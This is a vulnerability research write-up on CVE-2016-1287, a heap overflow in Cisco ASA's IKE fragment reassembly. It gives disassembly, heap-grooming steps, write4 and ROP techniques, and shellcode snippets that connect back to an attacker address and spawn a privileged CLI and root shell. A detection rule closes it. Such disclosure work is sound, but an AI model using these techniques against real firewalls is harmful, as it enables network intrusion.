Execute My Packet

David Barksdale, Jordan Gruskovnjak, and Alex Wheeler

February 10, 2016

Figure 1:

Posted by Exodus Intel VRT on February 10, 2016 under exploitation, News, Vulnerabilities

Execute My Packet

Contributors

David Barksdale, Jordan Gruskovnjak, and Alex Wheeler

1. Background

Cisco has issued a fix to address CVE-2016-1287. The Cisco ASA Adaptive Security Appliance is an IP router that acts as an application-aware firewall, network antivirus, intrusion prevention system, and virtual private network (VPN) server. It is advertised as "the industry's most deployed stateful firewall." When deployed as a VPN, the device is accessible from the Internet and provides access to a company's internal networks.

2. Summary

The algorithm for re-assembling IKE payloads fragmented with the Cisco fragmentation protocol contains a bounds-checking flaw that allows a heap buffer to be overflowed with attacker-controlled data. A sequence of payloads with carefully chosen parameters causes a buffer of insufficient size to be allocated in the heap which is then overflowed when fragment payloads are copied into the buffer. Attackers can use this vulnerability to execute arbitrary code on

affected devices. This flaw affects IKE versions 1 and 2, but this post will focus on specifics related to version 2.

Background on Cisco's IKE Fragmentation Implementation

The Cisco IKE fragmentation protocol splits large IKE payloads into fragments, each with the header illustrated in Figure 1.



Figure 2:

Figure 1: Cisco IKE fragment header

Each fragment is sent to the recipient as an IKE packet with a payload of type 132. When a payload is fragmented a *fragment ID* is chosen larger than any previous ID to identify the fragment's reassembly queue. For any reassembly queue all the fragments are the same *length*, except for possibly the last fragment.Each fragment is assigned a *sequence number* starting with 1. The last fragment is identified by a value of 1 in the *last fragment* field. The *next payload* field contains the payload type that was fragmented.

3. Vulnerability

Each fragment triggers processing by two key functions: *ikev2_add_rcv_frag()* and *ikev2_reassemble_pkt()*. The first parses the fragment and maintains fragment reassembly queues. The second checks the queues and performs reassembly when all the fragments have arrived. The second function is called after each fragment is received and only acts when the number of fragments in the reassembly queue matches the sequence number of the fragment with the *last fragment* flag set.

Below is a snippet of code from *ikev2_add_rcv_frag()* showing the length check and the calculation for updating the reassembly queue length.

Figure 2: *ikev2_add_rcv_frag()* from lina version 9.2.4

While the Cisco fragment length field is 16 bits, Cisco limits queues to of half that size. The check in the code above is performed before a fragment is queued. The following are important items to note for this code snippet.

```
08768BB5 loc_8768BB5:                                   ; CODE XREF: ikev2_add_rcv_frag+26E↑j
08768BB5                mov     eax, [eax]
08768BB7                mov     ecx, [ebp+var_150]      ; fragment length
08768BBD                mov     eax, [eax+4]            ; reassembly queue length
08768BC0                lea     eax, [ecx+eax-8]
08768BC4                cmp     eax, 7FFFh
08768BC9                mov     [ebp+var_158], eax      ; new reassembly queue length
08768BCF                jle     __add_frag_to_reassembly_queue__
```

Figure 3:

- The bounds calculation involves a signed check for a maximum value, but no minimum value.
- The fragment is assumed to be at least as large as the fragment header, 8 bytes.
- The total length of the queue only accounts for the payload size, i.e., the header length is subtracted from each fragment before updating the queue's size for reassembly.

An understanding of the above issues is useful when examining the reassembly for the fragments. The code for reassembly is large, but a relevant snippet from *ikev2_reassemble_pkt()* is illustrated in Figure 3 for discussion.

```
08767B2B                mov     eax, [ecx+4]            ; reassembly queue length
08767B2E                add     eax, 8
08767B31                mov     [esp], eax
08767B34                call    my_malloc               ; **BAD**
08767B39                test    eax, eax
08767B3B                mov     ebx, eax
08767B3D                jz      __error__
08767B43                mov     eax, [esi+0D0h]
08767B49                mov     eax, [eax]
08767B4B                movzx   eax, word ptr [eax+4]
08767B4F                mov     [ebx], eax
08767B51                mov     edx, [esi+0D0h]
08767B57                mov     eax, [edx]
08767B59                cmp     byte ptr [eax+10h], 0
08767B5D                jz      loc_8767C8B
08767B63                mov     [ebp+var_140], 0
08767B6D                mov     edi, 1
08767B72                jmp     short loc_8767BDC
08767B72 ; ---------------------------------------------------------------------------
08767B74                align 8
08767B78
08767B78 loc_8767B78:                                   ; CODE XREF: ikev2_get_assembled_pkt+187↓j
08767B78                mov     ecx, [eax]              ; next fragment
08767B7A                test    ecx, ecx
08767B7C                jz      loc_8767C0D
08767B82                movzx   eax, word ptr [ecx+2]   ; fragment length
08767B86                add     edi, 1
08767B89                ror     ax, 8
08767B8D                movzx   eax, ax
08767B90                sub     eax, 8
08767B93                mov     [ebp+len], eax
08767B99                mov     eax, [ebp+var_140]
08767B9F                lea     edx, [ebx+eax+4]
08767BA3                lea     eax, [ecx+8]
08767BA6                mov     ecx, [ebp+len]
08767BAC                mov     [esp], edx              ; dst
08767BAF                mov     [esp+4], eax            ; src
08767BB3                mov     [esp+8], ecx            ; len
08767BB7                call    my_memcpy
```

Figure 4:

Figure 3: *ikev2_reassemble_pkt()* from lina 9.2.4

The call to *my_malloc()* is passed the queue length plus a header size. There are several ways to attack this code. The most basic way to attack this code is to create a reassembly queue where one of the fragments has a length less than the default fragment header size of 8 bytes, which underflows the copy length during reassembly. This small value allows the length check (signed) in *ikev2_add_rcv_frag()* to be passed and the copy length to be larger (underflowed) than the allocated buffer size of: reassembly queue length + 8 in *ikev2_reassemble_pkt()*.

4. Exploitation

After having successfully crafted fragments with length less than 8, the corruption happens during the fragments reassembly. However, the corruption cannot be used as-is beyond a DoS due to the negative copy (access violation). Several steps are discussed below to use the vulnerability to obtain remote code execution.

Crafting Small Fragments

Crafting small fragments (length < 8) can be accomplished by padding the fragment with valid information past where the fragment should end. For example, even though a fragment of length 1 should not have a size or sequence number, these fields still need valid values. Other fields that are not checked can be padded with random values.

Avoiding the Negative Copy

In order to get remote code execution the negative copy should be avoided. In the interest of brevity we'll explain the logic and exploitation of it without including the relevant disassembly. Fragments are queued by fragment ID and reassembled using sequence number. All fragments other than the last fragment should have the same size. The following pieces of program logic can be abused to send a sequence of fragments to avoid the negative copy.

1. When processing a fragment with a fragment ID different than the previous ones, the previous ones are cleared from the reassembly queue and the new one is added, but the previous fragment size is not cleared (reinitialization flaw);
2. Fragments with a sequence number of 0 can be added to reassembly queues without having their payloads processed, because the reassembly starts with sequence number 1, but their sizes are still included in the total reassembly size calculation (logic flaw);

3. Multiple fragments with the last fragment bit can be added to a reassembly queue by using the check for sequence number 0 (logic flaw); and
4. Fragments with sequence numbers after a gap in the sequence numbers will not have their payloads processed, but their sizes are still included in the total reassembly size calculation (input validation flaw).

Given the above, the following sequence of fragments can be sent to avoid the negative copy.

- Fragment with ID Y, last fragment bit not set, and size N is sent to set the previous size even though this fragment will be cleared from the queue
- Fragment with ID Z, sequence number 0, size 1, and last fragment bit set is sent to clear previous fragment
- Fragment with ID Z, sequence number 3, size 1, and last fragment bit set
- Fragment with ID Z, sequence number 1, size N, and the last fragment bit clear is sent

The above sequence yields the reassembly queue where fragments with sequence numbers 0 and 3 are not reassembled, but each result in -7 being added to the reassembly queue length. Fragment with sequence number 1 is the only one that will be reassembled and N - 8 bytes will be copied from the payload, thus avoiding the negative copy.

Cisco Heap Layout

Some insight of the Cisco heap layout is needed in order to decide what can be achieved with the current memory corruption. The Cisco ASA heap is based on a Doug Lea *malloc()* implementation. The Cisco heap appends a header and a footer to the classic dlmalloc chunk. The headers and footers add extra information for memory integrity and debugging/troubleshooting purposes. An allocated chunk layout is described below.

```
(gdb) x/70wx 0xccedf970 - 0x28
 0xccedf948: 0xe100d4d0 0x00000103 0xa11c0123 0x000000d0
 0xccedf958: 0x00000000 0x00000000 0xccedf818 0xccedfa88
 0xccedf968: 0x0875ba64 0xe10deaf4 0x41414141 0x41414141
 0xccedf978: 0x41414141 0x41414141 0x41414141 0x41414141
 0xccedfa28: 0x41414141 0x41414141 0x41414141 0x41414141
 ...snip...
 0xccedfa28: 0x41414141 0x41414141 0x41414141 0x41414141
 0xccedfa38: 0x41414141 0x41414141 0xa11ccdef 0xb2ea5e5b
```

The first 0x28 bytes (in green) are part of the heap header, the 2 last dwords (in blue) belong to the heap footer. The relevant header's fields from an exploitation perspective are:

- offset 0x00: Header magic

- offset 0x04: Size to next block + 3 bits extra information (bit 1: previous block in use / bit 2: Current block in use)
- offset 0x08: 2nd header magic
- offset 0x0c: Size of chunk data
- offset 0x18: “prev” pointer to linked list of allocated chunk of the same size
- offset 0x1C: “next” pointer to linked list of allocated chunk of the same size

A freed chunk layout is as follows:

```
(gdb) x/70wx 0xccedf970 - 0x28
 0xccedf948: 0xe100d4d0 0x00000101 0xccedf948 0xccedf948
 0xccedf958: 0x00000000 0x00000000 0xc8000134 0x00000000
 0xccedf968: 0xf3ee0123 0x0877e5bf 0x41414141 0x41414141
 0xccedf978: 0x41414141 0x41414141 0x41414141 0x41414141
 ...snip...
 0xccedfa28: 0x41414141 0x41414141 0x41414141 0x41414141
 0xccedfa38: 0x41414141 0x41414141 0x5ee33210 0xf3eecdef
```

Similarly, a freed chunk layout is described below.

- offset 0x00: Header magic
- offset 0x04: Size to next block + 3 bits extra information (bit 1: previous block in use / bit 2: Current block in use)
- offset 0x08: “prev” pointer to linked list of freed chunks of the same size
- offset 0x0C: “next” pointer to linked list of freed chunks of the same size
- offset 0x18: “prev” pointer to linked list of allocated chunk of the same size
- offset 0x1C: “next” pointer to linked list of allocated chunk of the same size

The vulnerable block of size 0xd3 (size used for our exploit, which will make sense later in this post) allocated in the *ikev2_get_assembled_pkt()* looks as follows:

```
(gdb) x/70wx 0xcbf3d1a8 - 0x28
 0xcbf3d180: 0xe100d4d0 0x00000103 0xa11c0123 0x000000d3
 0xcbf3d190: 0x00000000 0x00000000 0xcbf3d2b8 0xc80005e4
 0xcbf3d1a0: 0x08767b39 0x0877dddc 0x000000cb 0x41414141
 0xcbf3d1b0: 0x41414141 0x41414141 0x41414141 0x41414141
 ...snip...
 0xcbf3d260: 0x41414141 0x41414141 0x41414141 0x41414141
 0xcbf3d270: 0x41414141 0x41414141 0xef000000 0x00a11ccd
```

With the Cisco layout in mind, let’s look at what is located behind the vulnerable chunk:

```
(gdb) x/70wx 0xcbf3d1a8 - 0x28
 0xcbf3d180: 0xe100d4d0 0x00000103 0xa11c0123 0x000000d3
```

```
 0xcbf3d190: 0x00000000 0x00000000 0xcbf3d2b8 0xc80005e4
 0xcbf3d1a0: 0x08767b39 0x0877dddc 0x000000cb 0x41414141
 0xcbf3d1b0: 0x41414141 0x41414141 0x41414141 0x41414141
 ...snip...
 0xcbf3d260: 0x41414141 0x41414141 0x41414141 0x41414141
 0xcbf3d270: 0x41414141 0x41414141 0xef000000 0x00a11ccd
0xcbf3d280: 0xe100d4d0 0x00000031 // adjacent chunk header's first two dwords.
```

The first dword of the vulnerable chunk's data (in red) is reserved for the total size (0xcb) of the fragment data being copied. The last 2 dwords are respectively the header magic and the chunk size of the adjacent 0x30 bytes freed chunk. With a copy of 0xd3 bytes, the fields in red will be corrupted:

```
(gdb) x/70wx 0xcbf3d1a8 - 0x28
 0xcbf3d180: 0xe100d4d0 0x00000103 0xa11c0123 0x000000d3
 0xcbf3d190: 0x00000000 0x00000000 0xcbf3d2b8 0xc80005e4
 0xcbf3d1a0: 0x08767b39 0x0877dddc 0x000000cb 0x41414141
 0xcbf3d1b0: 0x41414141 0x41414141 0x41414141 0x41414141
 ...snip...
 0xcbf3d260: 0x41414141 0x41414141 0x41414141 0x41414141
 0xcbf3d270: 0x41414141 0x41414141 0xef000000 0x00a11ccd
 0xcbf3d280: 0xe100d4d0 0x00000031
```

In the end, the magic from the next chunk's heap header is corrupted, and eventually 1 byte of the next chunk size field can be corrupted. This means that given a correctly crafted heap layout, it is possible to insert a chunk into a freelist reserved for bigger chunks. The attacker can then claim this chunk with another packet and completely corrupt memory overlapped by the fake bigger chunk as will be explained below.

Crafting the Heap

In order to be able to achieve interesting things, the attacker has to set the heap in a predictable layout. For that, the *ikev2_parse_config_payload()* function has been used. This function is reached when IKEv2 packets are sent with a Configuration Payload (type 47). The layout of these packets is illustrated in Figure 4.

Figure 4: IKEv2 config payload packet

The IKE v2 Configuration Payload field descriptions are as follows:

- CFG Type (1 octet) - The type of exchange represented by the Configuration Attributes.
- RESERVED (3 octets)
- Configuration Attributes (variable length)

The Configuration Attributes field is of variable length and allows specifying multiple attributes. The Configuration Attributes are illustrated in Figure 5.



Figure 5:



Figure 6:

Figure 5: IKEv2 Configuration Attributes

The IKEv2 Configuration Attributes field descriptions are as follows:

- Reserved (1 bit)   Attribute Type (15 bits) - A unique identifier for each of the Configuration Attribute Types.
- Length (2 octets) - Length in octets of value.
- Value (0 or more octets) - The variable-length value of this Configuration Attribute

This will allow the attacker to allocate chunks of arbitrary size with controlled content as after analysing *ikev2_parse_config_payload()* in Figure 6.

Figure 6: *ikev2_parse_config_payload()* lina 9.2.4

This controlled allocation will allow de-fragmenting the heap and achieving the following heap layout below:

A Configuration Attributes List packet is sent to the router in order to de-fragment the heap, and get further allocations to be contiguous to one another. A fragment of size 0x100 bytes is then sent. Each time the IKEv2 daemon receives a packet it will allocate 0x100 bytes to handle the packet data. This means that a 0x100 bytes chunk will be allocated as below:

The fragment of 0x100 bytes will then be allocated next to it:

After the packet is processed, the first 0x100 byte block is freed since its of not

```
0875B9D4                mov     dword ptr [esp+4], 0
0875B9DC                mov     [esp], eax
0875B9DF                call    dword ptr [edx]          ; ll_add(): adds frag to config attribs list
0875B9E1                test    eax, eax
0875B9E3                jz      loc_875BC1E
0875B9E9                mov     eax, 0FFFFFFFCh
0875B9EE                sub     eax, [ebp+var_28]
0875B9F1                add     [ebp+var_24], eax
0875B9F4                jz      loc_875BB97
0875B9FA
0875B9FA loc_875B9FA:                                    ; CODE XREF: ikev2_parse_config_payload+132↑j
0875B9FA                lea     edx, [ebp+var_10]
0875B9FD                mov     dword ptr [esp+8], 4     ; len
0875BA05                mov     [esp+4], edx             ; dst
0875BA09                mov     [esp], edi               ; int
0875BA0C                call    ikev2_packet_to_data
0875BA11                mov     [ebp+var_20], eax
0875BA14                sub     eax, 1
0875BA17                jnz     loc_875BB97
0875BA1D                movzx   ebx, [ebp+var_E]
0875BA21                mov     dword ptr [esp], 8
0875BA28                call    my_malloc                ; alloc container
0875BA2D                ror     bx, 8                    ; ntohs(config attrib len)
0875BA31                test    eax, eax
0875BA33                mov     esi, eax
0875BA35                jz      loc_875BBEC
0875BA3B                movzx   ecx, bx
0875BA3E                movzx   eax, [ebp+var_10]
0875BA42                ror     ax, 8
0875BA46                and     ax, 7FFFh
0875BA4A                test    ecx, ecx
0875BA4C                mov     [ebp+var_28], ecx
0875BA4F                mov     [esi], ax
0875BA52                mov     [esi+2], bx
0875BA56                jz      loc_875B9C0
0875BA5C                mov     [esp], ecx
0875BA5F                call    my_malloc                ; alloc contents buffer
0875BA64                test    eax, eax
0875BA66                mov     [esi+4], eax
0875BA69                jz      loc_875BC47
0875BA6F                mov     edx, [ebp+var_28]
0875BA72                mov     [esp+4], eax             ; dst
0875BA76                mov     [esp], edi               ; int
0875BA79                mov     [esp+8], edx             ; len
0875BA7D                call    ikev2_packet_to_data     ; copy contents
0875BA82                cmp     eax, 1
0875BA85                mov     ebx, eax
```

Figure 7:



Figure 8:



Figure 9:



Figure 10:

in use any longer, leaving a hole between the de-fragmented heap and the 0x100 bytes attacker fragment:



Figure 11:

The last fragment of size -7 (with effective size being 0x108 bytes) triggering the overflow is then sent. A 0x100 bytes chunk is allocated to handle the packet, retrieving the 0x100 bytes chunk that has been previously freed:



Figure 12:

Since the actual packet data is bigger than 0x100, a chunk of size 0x300 is allocated in order to contain all the UDP fragment data, ending freeing the previously allocated 0x100 bytes chunk. The heap then looks as follows:

A 0x100 bytes hole is then located right before the attacker controlled fragment. *ikev2_get_assembled_pkt()* will then allocate the vulnerable chunk of 0xd3 size. A chunk of size 0xd0 (because some footer data are used to contain the extra 3 bytes) is returned. Since the heap is de-fragmented, no free chunk is available to handle the request. The 0x100 bytes free block is then split into two block of 0xd0 and 0x30, giving the following heap layout:

The vulnerable *my_memcpy()* call is then reached and ends up corrupting the "size" field of the adjacent 0x30 bytes free chunk. Arbitrary adjacent chunk "size" field corruption has been achieved.

The corrupted freed 0x30 bytes chunk of the previous sections now looks as follows:

```
0xcbf3d280: 0xe100d4d0 0x00000061 0xc9109b08 0xc800005c
0xcbf3d290: 0xf3ee0123 0x00000000 0x00000000 0x00000000
0xcbf3d2a0: 0x00000000 0x00000000 0x5ee33210 0xf3eecdef
```

0x100 bytes free chunk	0x100 bytes attacker's fragment	...	0x300 bytes packet data

Figure 13:

0xd0 bytes vulnerable chunk	0x30 bytes freed chunk	0x100 bytes attacker's fragment	...	0x300 bytes packet data

Figure 14:

Note the size field (red) is now 0x61 instead of 0x31. The heap manager will now look for the next chunk, not 0x30 bytes further, but 0x60 bytes (0x61 means 0x60 byte size + previous chunk in use bit set), ending up looking into the attacker's fragment data. Since the fragment's data is controlled, a fake heap chunk can be crafted. The 0x60 bytes freed chunk now encompasses a part of the attacker's fragment chunk's heap header. The fake heap metadata of the next chunk, just shrinks the size of the fragment to 0x100 bytes to conserve the heap integrity and allow the heap manager to locate the chunk adjacent to the fragment. The heap will then look as follows:

```
(gdb) x/100wx 0xcbf3d1a8 - 0x28
 // Vulnerable chunk
 0xcbf3d180: 0xe100d4d0 0x00000103 0xa11c0123 0x000000d3
 0xcbf3d190: 0x00000000 0x00000000 0xc8000134 0x00000000
 0xcbf3d1a0: 0xf3ee0123 0x0877cbcb 0x000000cb 0x41414141
 ...snip...
 0xcbf3d270: 0x41414141 0x41414141 0x10000000 0x005ee332
 // 0x60 bytes fake chunk
 0xcbf3d280: 0xe100d4d0 0x00000061 0xc9109b08 0xc800005c
 0xcbf3d290: 0xf3ee0123 0x00000000 0x00000000 0x00000000
 0xcbf3d2a0: 0x00000000 0x00000000 0x5ee33210 0xf3eecdef
 0xcbf3d2b0: 0x00000030 0x00000132 0xa11c0123 0x00000100
 0xcbf3d2c0: 0x00000000 0x00000000 0xcbf3d088 0xc80005e4
 0xcbf3d2d0: 0x08768ca9 0x41414141 0x00010000 0xf3eecdef
 // Fake header in attacker's fragment's data
 0xcbf3d2e0: 0x00000160 0x00000102 0xa11c0123 0x000000e0
 0xcbf3d2f0: 0x41414141 0x41414141 0x41414141 0x41414141
 0xcbf3d300: 0x41414141 0x41414141 0x41414141 0x41414141
```

The copy loop in *ikev2_get_assembled_pkt()* is exited due to not finding fragment sequence number 2 and the vulnerable 0xd0 sized heap chunk is freed later in the same function. The allocator will look for freed chunks before and after

the vulnerable chunk in order to perform forward and backward coalescing. If the “size” field of the 0x30 bytes chunk wasn’t tampered with, the allocator would have backward coalesced the 0xd0 chunk with the 0x30 bytes chunk leading to the insertion of a 0x100 bytes chunk into the freelist. However since the “size” field is set to 0x60 bytes, a fake chunk of 0x130 bytes will be inserted into the freelist. The fake 0x130 bytes chunk will encompass the beginning of the adjacent 0x100 bytes block controlled by the attacker.

Getting Control

The attacker can now reallocate this block by sending a Configuration Attributes List packet with a bunch of Configuration Attributes of size 0x130. The 0x130 byte chunk will eventually be retrieved, corrupting the header of the attacker’s 0x100 bytes fragment chunk. As explained in the Cisco Heap Layout section, the heap header contains prev and next pointers of previous and next free chunk, whose integrity is not enforced because of the lack of safe-unlinking code. This means that an arbitrary write4 primitive can be achieved during the coalescing of the corrupted chunk. This write4 primitive will be triggered by the attacker at any time by sending a fragment with a different size. When this happens, *ikev2_add_rcv_frag()* is entered and proceeds to free fragments in the linked list. The corrupted fragment will eventually be freed, triggering the write4 memory corruption. One prerequisite for the write4 technique to work is that both prev and next pointers points to writeable data. This means it is not possible to overwrite a function pointers with an address to some .text section to bootstrap a ROP chain. Fortunately the whole memory is executable and there is no ASLR.

The targeted function pointer is the pointer used to add a fragment to the linked list, which will be called right after the write4 corruption to add the new fragment in the linked list inside *ikev2_add_rcv_frag()*. The execution flow can then be redirected to an arbitrary writable address in memory. The problem here is the lack of knowledge of the location of attacker’s controlled data at a specific address. To get around this problem, a 2nd write4 corruption will be used during the vulnerable chunk liberation. This is done by targeting other linked list pointers present in the heap header, which are used to keep track of allocated blocks of the same size. The 2nd write4 corruption will be used to craft a fake ROP gadget in memory. The following values were chosen as prev and next pointers for the 2nd write4 corruption: 0xc8002000 and 0xc821ff90 This means that during the 2nd write4 corruption the value 0xc821ff90 will be copied at address 0xc8002000. This address will eventually translate into useful bytecode (nop; jmp dword ptr[ecx]).

The attacker now has a gadget at a known location in writeable memory. The pointers used in the 1st write4 corruption are then set so as to overwrite the targeted function pointer with the address 0xc8002000 containing the ROP gadget. When the control flow is redirected, the program will land at address 0xc8002000

and execute the jmp [ecx] instruction. As can be seen in code snippet above, the ECX register holds a pointer to the newly allocated fragment containing data controlled by the attacker. Arbitrary code execution has been achieved.

Cleanup

Since the Cisco router reboots if the lina process crashes, the heap has to be fixed in order to be able to get a reverse shell back to the attacker. In order to fix the memory, pointers from the context object located in a local stack variable, pointing to the option list linked list, are followed. By following the next pointer of the linked list and checking some values, it is possible to locate the 0x130 byte chunk used to perform the memory corruption. When it's located its header is set to 0xd0 and the adjacent 0x60 size field is set back to 0x30 bytes. The following is our process continuation shellcode.

```
0xccc54fc1: mov DWORD PTR [edx],0x9b96790 ; fix corrupted function pointer
0xccc54fc7: mov eax,DWORD PTR [ebp-0x8] ; retrieve structure in stack
0xccc54fca: mov eax,DWORD PTR [eax+0x5c]
0xccc54fcd: mov eax,DWORD PTR [eax+0x4]
0xccc54fd0: mov eax,DWORD PTR [eax+0x8]
0xccc54fd3: mov eax,DWORD PTR [eax+0x4]
0xccc54fd6: mov eax,DWORD PTR [eax] ; go to the "next" linked list element
0xccc54fd8: test eax,eax
0xccc54fda: je 0xccc55017
0xccc54fdc: push eax
0xccc54fdd: mov eax,DWORD PTR [eax+0x8] ; follow some more pointers
0xccc54fe0: mov eax,DWORD PTR [eax+0x4]
0xccc54fe3: lea ebx,[eax+0xd8] ; set ebx to the beginning of the corrupted chunk
0xccc54fe9: pop eax
0xccc54fea: cmp DWORD PTR [ebx],0xe100d4d0 ; ensure we are have the right chunk
0xccc54ff0: jne 0xccc54fd6
0xccc54ff2: cmp DWORD PTR [ebx+0x4],0x31 ; Another check
0xccc54ff6: je 0xccc54fd6
0xccc54ff8: mov eax,ebx
0xccc54ffa: sub eax,0x100 ; Point eax to the beginning of the vulnerable chunk
0xccc54fff: mov DWORD PTR [eax+0x4],0x103 ; Fix heap metadata
0xccc55006: mov DWORD PTR [eax+0xc],0xd0
0xccc5500d: mov DWORD PTR [eax+0xf8],0xa11ccdef
```

The shellcode fixes the corrupted pointer used to take control of the execution flow. Then it retrieves a local variable which holds pointers to the linked list of Configuration Attributes. By following the linked list and enforcing specific values, the shellcode is able to locate the corrupted chunk in memory, and fix its heap metadata to prevent the process from crashing when the chunk is later freed. Then the real payload is executed which will be addressed in the next section.

Cisco ASA Shellcode

It's necessary to use several functions of the lina binary to get a reverse shell or Cisco CLI. It is not possible to use a classic connect-back shellcode because the only network device available is the tap device. The lina binary is responsible for the handling of TCP, UDP, e.g connections, acting as a kind of user-land network driver. Cisco uses the "channel" terminology to handle network connections. Since the shellcodes are too big for this post only the general behaviour will be explained here.

Since the IKEv2 Daemon is actually a thread of the lina process, the shellcode starts by spawning a new thread for the Cisco CLI by calling *process_create()* and allows the IKEv2 daemon to continue to do its job. Then the daemon allocates a TCP channel connecting back to the attacker's IP address/port by calling *alloc_ch():*

```
 push eax ; Points to string "tcp/CONNECT/3/1.2.3.4/4444"
 mov eax, 0x80707f0 ; call alloc_ch()
 call eax
```

The shellcode then sets the channel as responsible for the I/O on stdin/stdout/stderr:

```
; Set channel as in/out channel for ci/console
 mov esi, 0xffffefc8
 mov eax, dword ptr gs:[esi]
 mov dword ptr [eax + 0x98], ebx ; Points to allocated channel
```

Then, a structure responsible for the user privileges is allocated, and its privileges are set to 15 (maximum cisco privileges):

```
mov eax, 0x080F0A80 ; Initialize privileges structure given as parameter
 call eax

; Retrieve struct
 pop ebx

; Give me full privileges and a cool '\#' prompt
 mov dword ptr [ebx + 0xc], 0x17ffffff ; Give full privileges
 add ebx, 0x14

; Set "enable_15" username
 mov dword ptr [ebx], 0x62616e65
 mov dword ptr [ebx + 4], 0x315f656c
 mov dword ptr [ebx + 0x8], 0x00000035
```

Finally the shellcode proceeds to call the *ci_cons_shell()* in order to spawn the Cisco CLI back to the attacker's computer:

```
 push 0x4
```

```
push 0x0a52c160 ; some function
mov eax, 0x080F6820 ; ci_cons_shell
call eax
```

Which gives the following result:

```
Type help or '?' for a list of available commands.
 ciscoasa\# show running-config enable
 show running-config enable
 enable password 8Ry2YjIyt7RRXU24 encrypted
 ciscoasa\#
```

The reverse shell is trickier to get and ironically probably not as useful as the Cisco CLI. It then enables a hidden SOCKSv5 proxy in the lina process, by calling a function which has been dubbed *start_loopback_proxy()*. It is now possible to use classic sockets by connecting to the local SOCKSv5 and telling it to connect-back to the attacker computer. Since the SOCKSv5 protocol is not really complicated this is easily done in assembly. The shellcode then proceeds as a classic connect-back shellcode, by dup2()ing the socket with stdin/stdout/stderr and execve()ing "/bin/sh":

```
/bin/sh: can't access tty; job control turned off
 \# id
 uid=0(root) gid=0(root)
```

5. Detection

Looking for the value of the length field of a Fragment Payload (type 132) IKEv2 or IKEv1 packet allows detecting an exploitation attempt. Any length field with a value < 8 must be considered as an attempt to exploit the vulnerability. The detection also has to deal with the fact that the multiple payloads can be chained inside an IKEv2 packet, and that the Fragment Payload may not be the only/first payload of the packet.